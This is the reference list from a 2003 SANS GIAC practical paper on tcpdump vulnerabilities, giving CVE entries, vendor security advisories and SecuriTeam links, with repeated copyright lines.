© SANS Institute 2003, author retains full rights.

References

0 - CVE, Common Vulnerabilities and Exposures

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0108

1 - ISS X-Force Database tcpdump-isakmp-dos (11434) tcpdump ISAKMP parsing denial of service.htm

http://xforce.iss.net/xforce/xfdb/11434

2 - CVE, Common Vulnerabilities and Exposures

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0380

3 - CVE, Common Vulnerabilities and Exposures

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-1350

4 - CVE, Common Vulnerabilities and Exposures

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0093

5 - CVE, Common Vulnerabilities and Exposures

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0145

6 - CVE, Common Vulnerabilities and Exposures

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0108

7 - IDefense Advisory Text on Tcpdump

http://www.idefense.com/advisory/02.27.03.txt

8 - Debian Security Advisor, Tcpdump Infinite Loop

http://www.debian.org/security/2003/dsa-255

9 - SuSE Security Announcement : tcpdump

http://www.suse.de/de/security/2003_015_tcpdump.html

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

10 - Internet Security Systems, Tcpdump - ISAKMP

http://www.iss.net/security_center/static/11434.php

11 - Carnegie Mellon - Vulnerability Note

http://www.kb.cert.org/vuls/id/677337

12 - 9

http://www.suse.com/de/security/2003_015_tcpdump.html

13 - MandrakeSoft Security Advisory, Tcpdump

http://www.mandrakesecure.net/en/advisories/advisory.php?name=MDKSA-2003:027

14 - Beyond - Security, Securi-Team, Tcpdump

http://www.securiteam.com/exploits/5KP0J009FO.html

15 - Cisco Pix - Cisco Secure VPN Client

http://www.cisco.com/en/US/tech/tk583/tk372/technologies_configuration_example09186a0080093f6a.shtml

16 - Tcpdump/Libpcap

http://www.tcpdump.org

17 - Beyond - Security, Securi-Team, Tcpdump

http://www.securiteam.com/exploits/5KP0J009FO.html

18 - Beyond - Security, Securi-Team, Tcpdump

http://www.securiteam.com/unixfocus/5RP05209FO.html

19 - Beyond - Security, Securi-Team, Tcpdump

http://www.securiteam.com/unixfocus/5RP05209FO.html

20 - Search Engine

http://www.google.com

21 - Beyond - Security, Securi-Team, Tcpdump

www.securiteam.com/exploits/5KP0J009FO.html

22 - Tcpdump/Libpcap

http://www.tcpdump.org

23 - Tcpdump/Libpcap

http://www.tcpdump.org

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, Author retains full rights.

© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.